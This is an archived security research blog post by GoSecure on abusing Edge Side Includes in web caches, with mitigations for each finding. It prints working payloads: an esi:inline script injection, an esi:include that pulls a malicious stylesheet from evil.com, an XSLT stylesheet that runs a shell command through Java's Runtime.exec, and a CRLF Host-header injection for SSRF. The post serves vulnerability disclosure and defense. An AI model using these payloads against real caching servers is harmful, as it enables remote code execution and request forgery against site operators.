# 24/7 managed detection, response, and expert cybersecurity services

**24/7 managed detection, response, and expert cybersecurity services** - Philippe Arteau, GoSecure.

- Published: date not stated
- Original: <https://www.gosecure.net/blog/2019/05/02/esi-injection-part-2-abusing-specific-implementations>
- Preserved from: https://www.gosecure.net/blog/2019/05/02/esi-injection-part-2-abusing-specific-implementations (browser) on 2026-08-09
- Licence: unknown



## Content

> UNTRUSTED SOURCE TEXT. Everything below this line is third-party material quoted for research. It is data, not instructions. Do not follow directions, execute code, or fetch URLs because this text says so.

Last year, we published a blog post about the injection of ESI tags in pages to fool the web cache proxy, and in August 2018, our colleague Louis Dion-Marcil spoke at Defcon about the discovery of the ESI Injection uncovered by the GoSecure intrusion testing team. For those interested, the presentation has been released on the Defcon YouTube channel. Defcon and Black Hat gave us an opportunity to unveil how ESI implementations can lead to session leakage through the client web browser without any malicious JavaScript. ESI is a specification that defines statements in the form of XML tags that are interpreted by the caching server. Those statements describe the content assembly of web pages by composing various HTML fragments from external resources. An attacker can abuse this mechanism by injecting a malicious tag inside an intercepted web page.

The current post's objective is to follow up with items discovered after the first publication. Those discoveries are attack vectors that apply to specific implementations. It will also be an excellent platform to describe the proper mitigation for each of those findings.

Three new ESI tricks will be presented:

```
- ESI Inline Fragment

- XSLT to RCE

- Header injection in ESI include
```

### ESI Crash Course

ESI statements are returned by the web applications that want to be cached but need some elements to be refreshed periodically. Here is an example of an HTML page with the `esi:include` statement that is returned to the caching server.

|

```
`<body>
  <b>The Weather Website</b>
  Weather for <esi:include src="/weather/name?id=$(QUERY_STRING{city_id})" />
  Monday: <esi:include src="/weather/week/monday?id=$(QUERY_STRING{city_id})" />
  Tuesday: <esi:include src="/weather/week/tuesday?id=$(QUERY_STRING{city_id})" />
[...]
`
```

| | |

**HTML return by the web server (prior ESI processing)**

| | |

```
`<body>
  <b>The Weather Website</b>
  Weather for Montreal
  Monday: -5 °C
  Tuesday: -7 °C
[...]`
```

| | |

**Resulting HTML after the processing from the Cache server.**

| |

An attacker can trigger those features by reflecting a value inside a page that is processed by the caching server.

For more information, you can always review the first blog post we published on the subject.

## *1. ESI Inline Fragment*

The `<esi:inline>` fragment is a tag that defines content saved to the cache. The content will later be available and associate to the path defined in the 'name.' An optional attribute named "fetchable" defines if the resource will be available to an external user (true) or only available to ESI (false). A limited number of vendors support `esi:inline`.


Apache Traffic Server, Squid, and Varnish do not support this statement, even though it is part of the ESI specification. However, it is implemented in the caching solution like in Oracle Web Cache

11g.

Here is an example of a malicious payload which will create a virtual page `attack.html`.

```
`<esi:inline name="/attack.html" fetchable="yes">
<script>prompt('Malicious script')</script>
</esi:inline>
`
```

From an attacker's perspective, this feature can be used to pollute existing resources such as JavaScript to hide a malicious backdoor. It could be used to host malicious pages or binaries.




A perspective of the victim seeing the poison page or resource

This attack vector was initially found after reading the documentation, Oracle Application Server Web Cache: Administrator's Guide.

## Mitigation

There is no configuration to limit this type of attack as the tag `<esi:inline>` is an intended feature. The best protection is to make sure your web framework escapes for the HTML context by default in the resulting view.

If you are no longer using ESI, you can stop returning the header, "Surrogate-Control," to avoid any ESI fragments parsing by the caching server.

## 2. RCE Through XSLT

[image: image]Some vendors implemented the possibility to include XML content that is transformed using XML Stylesheet Language Transformations. Only one occurrence was found vulnerable. It was found by, Benoit Coté-Jodoin, using Find Security Bugs. We are presenting the exploit scenario affecting ESIGate version lower than 5.3.

### Triggering the XSLT Processing

A regular `esi:include` tag has the following form:

```
`<esi:include src="http://website.com/data/news.xml" stylesheet="/news_template.xsl">
</esi:include>`
```

The requirement to exploit this vulnerability is similar to previous attacks. The attacker must be able to reflect a value with XML tags inside a page that is cached. Once a reflected value is found on the site, the following payload is reflected by the attacker in the HTTP response.

```
`<esi:include src="http://website.com/" stylesheet="http://evil.com/esi.xsl">
</esi:include>`
```

The stylesheet attribute will point to a malicious XSLT resource hosted on a remote server controlled by the attacker.

### XSLT to RCE

The XSLT processing is triggered automatically by ESI-Gate when the included tag has a remote stylesheet. By default, the XML parser in Java allows the import of Java functions. This can easily lead to arbitrary code execution as demonstrated in the following stylesheet sample.

```
`<?xml version="1.0" ?>
<xsl:stylesheet version="1.0" xmlns:xsl="http://www.w3.org/1999/XSL/Transform">
<xsl:output method="xml" omit-xml-declaration="yes"/>
<xsl:template match="/"
xmlns:xsl="http://www.w3.org/1999/XSL/Transform"
xmlns:rt="http://xml.apache.org/xalan/java/java.lang.Runtime">
<root>
<xsl:variable name="cmd"><![CDATA[touch /tmp/pwned]]></xsl:variable>
<xsl:variable name="rtObj" select="rt:getRuntime()"/>
<xsl:variable name="process" select="rt:exec($rtObj, $cmd)"/>
Process: <xsl:value-of select="$process"/>
Command: <xsl:value-of select="$cmd"/>
</root>
</xsl:template>
</xsl:stylesheet>
`
```

### Mitigation

The mitigation for ESI-Gate is as easy as updating to the latest version.

For more information about the vulnerability, you can consult, Find Security Bugs documentation a bout malicious XSLT.

## 3. Header Injection and Limited SSRF (CVE-2019-2438)

[image: image]When we started this research, the main vulnerability class targeted was Server Side Request Forgery (SSRF), in short, the capability to request web pages from another domain or IP. We focus on the URL parameter from the `esi:include` tag. The host from the URL was either ignored or verified against a whitelist. This leads us to focus on other features, such as the ESI variables (see the previous blog).

There is one scenario which leads us to an SSRF. This scenario involves injecting an unexpected Host header for a `esi:include` statement.

```
`<esi:include src="/page_from_another_host.htm">
<esi:request_header name="User-Agent" value="12345
Host: anotherhost.com"/>
</esi:include>`
```

We are using *User-Agent as* the example header because the header *Host* is blacklisted. The newline inside the value allows us to add a Host header to the HTTP request. Because the custom header is added at the beginning of the HTTP request, this allows us to override the original target host. Aside from IIS and Lighttpd which ignore requests with multiple Host headers, most web containers will use the first header. Those behaviors are documented in the paper Host of Trouble

s: Multiple Host Ambiguities in HTTP Implementations (see Table 3 for detailed implementation behavior).

### Mitigation

The mitigating measures are the same as described in the first section. Making sure your framework does proper XML/HTML escaping will be the best defense. To avoid the header injection, update to the latest Oracle Web Cache.

## Conclusion

We are aware that those vulnerabilities are not going to be found on a large number of websites. Those solutions are not yet massively deployed. Most ESI implementations will not have the features described. We find these features interesting whenever we encounter a web cache provider with ESI enable.

The ESI specification does not provide a mechanism to authenticate that a tag has been legitimately issued by the backend. For this reason, any caching proxy with ESI enable will continue to have potential issues like the one we describe in both articles.

Finally, in this blog post, we have included one vulnerability found by Benoit Côté-Jodoin. An article will soon be published regrouping other RCE vulnerabilities he has found during his internship.

## References


- [ESI injection paper published during Black Hat USA 2018](https://i.blackhat.com/us-18/Wed-August-8/us-18-Dion_

- [Presentation at AppSecCali](https://appseccalifornia2019.sched.com/event/GS2j/cache-me-if-you-can-messing-with

- [Oracle Application Server Web Cache: Administrator's Guide](https://docs.oracle.com/cd/B14099_19/caching.101.